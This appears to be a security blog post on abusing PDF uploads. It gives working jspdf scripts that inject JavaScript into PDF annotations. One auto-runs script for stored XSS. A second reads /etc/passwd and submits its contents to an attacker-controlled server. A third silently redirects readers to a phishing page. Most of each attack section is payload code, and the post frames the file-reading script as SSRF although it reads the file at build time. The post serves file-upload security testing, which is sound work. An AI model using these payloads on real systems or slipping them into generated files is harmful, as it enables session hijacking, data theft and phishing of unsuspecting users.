Flaw (Root Cause)
Improper validation and sanitization of user-uploaded files allows attackers to upload malicious PDF files containing embedded JavaScript.
Overview
In this post, we will craft malicious PDF files with embedded JavaScript that can be abused to perform stored XSS, SSRF, and phishing attacks when uploaded to a vulnerable application.
The attack relies on the application blindly trusting uploaded PDF files and either serving them directly to users or rendering them using a built-in PDF viewer.
Pre-requisites
- Basic understanding of XSS, SSRF, and phishing attacks
- Node.js installed on your machine
jspdfmodule installed
npm install jspdf1. Stored XSS via PDF
Crafting the Payload (Malicious PDF with Embedded JavaScript)
We will use the jspdf module to generate a PDF file containing embedded JavaScript that executes automatically when the PDF is opened.
Code to Create the PDF
const {jsPDF} = require("jspdf");
var doc = new jsPDF();
    doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`/)            >> >>
    <</Type /Annot /Subtype /Widget /Parent<</FT/Btn/T(a)>> /Rect [0 0            900 900] /AA <</E <</S/JavaScript/JS(app.alert(1))>>/(`});
    doc.text(20, 20, 'Happing Coding');
    doc.save("noclick.pdf");
Demo

Open the generated PDF in a browser. If successful, an alert(1) popup will appear automatically.
Real-Life Attack Scenario
- The attacker uploads the crafted PDF to the vulnerable website.
- When a victim opens the PDF, the embedded JavaScript executes without any interaction.
Impact
- An attacker can execute arbitrary JavaScript on the victim's machine.
- If the PDF is rendered inside the application's own PDF viewer, the JavaScript executes in the context of the application's domain.
- This can lead to cookie theft, session hijacking, or further client-side attacks by replacing
app.alert(1)with malicious JavaScript payloads.
2. SSRF via PDF
Crafting the Payload
This attack abuses embedded JavaScript in a PDF to force requests to attacker-controlled servers, allowing detection or exploitation of blind SSRF.
Replace
https://example.comwith your own server, Burp Collaborator URL, or services likewebhook.site.
Code to Create the PDF
const { jsPDF } = require("jspdf");
const fs = require('fs');

// ✅ READ TARGET FILE CONTENTS
const targetFile = '/etc/passwd';  // Linux example (change path as needed)
let stolenData = 'File not found';
try {
  stolenData = fs.readFileSync(targetFile, 'utf8');
} catch(e) {
  stolenData = `Error: ${e.message}`;
}

var doc = new jsPDF();
doc.createAnnotation({
  bounds: {x:0, y:10, w:200, h:200},
  type: 'link',
  url: `#)>>>><</Type/Annot/Rect[ 0 0 900 900]/Subtype/Widget/Parent<</FT/Tx/T(STOLEN)/V(${stolenData.replace(/%/g,'%25').replace(/\(/g,'%28').replace(/\)/g,'%29')})>>/A<</S/JavaScript/JS(
    app.alert('File exfiltrated!');
    this.submitForm('https://example.com', false, false, ['STOLEN']);
  )/`
});

doc.text(20, 20, 'Click to see the magic');
doc.save("URI_ssrf.pdf");
Demo
- Replace
example.comwith a Burp Collaborator URL.

2. Generate the PDF using: node URI_ssrf.js
3. Open the PDF in a browser.

4. Observe incoming requests containing exfiltrated data on the attacker-controlled server.

Real-Life Attack Scenario
- Attackers can detect blind SSRF by monitoring outbound requests.
- The payload can be extended to iterate through sensitive file paths or internal endpoints.
- SSRF can be chained with path traversal or LFI vulnerabilities.
Impact
- Bypass of firewall and network restrictions.
- Access to internal services, admin panels, or private APIs.
- Disclosure of sensitive server-side files and internal paths accessible only from localhost.
3. Phishing via PDF Redirection
Payload to Redirect Users to a Phishing Page
This payload redirects users to an attacker-controlled phishing page when the PDF is opened.
Replace
https://example.comwith your phishing domain.
const {jsPDF} = require("jspdf");
var doc = new jsPDF();
doc.createAnnotation({bounds:{x:0,y:10,w:200,h:200},type:'link',url:`/blah)>>/A<</S/URI/URI(https://example.com)/Type/Action>>/F 0>>(`});
doc.text(20, 20, 'Test text');
doc.save("phishing.pdf");
Impact
- Users are silently redirected to attacker-controlled phishing pages.
- Can be used to steal credentials or distribute malware.
- High success rate due to trust in uploaded documents.
Takeaway
Many testers focus only on file extension bypass when testing file upload functionality. When uploads are restricted to formats like PDF, they often assume the feature is secure.
However, attackers can abuse outdated or insecure PDF libraries such as jspdf to embed malicious JavaScript and exploit file uploads for stored XSS, SSRF, LFI, and phishing attacks.
File uploads should always be treated as untrusted input, regardless of file type.
Resources
A complete copy of all PDFs and JavaScript code used in this post is available in my GitHub repository.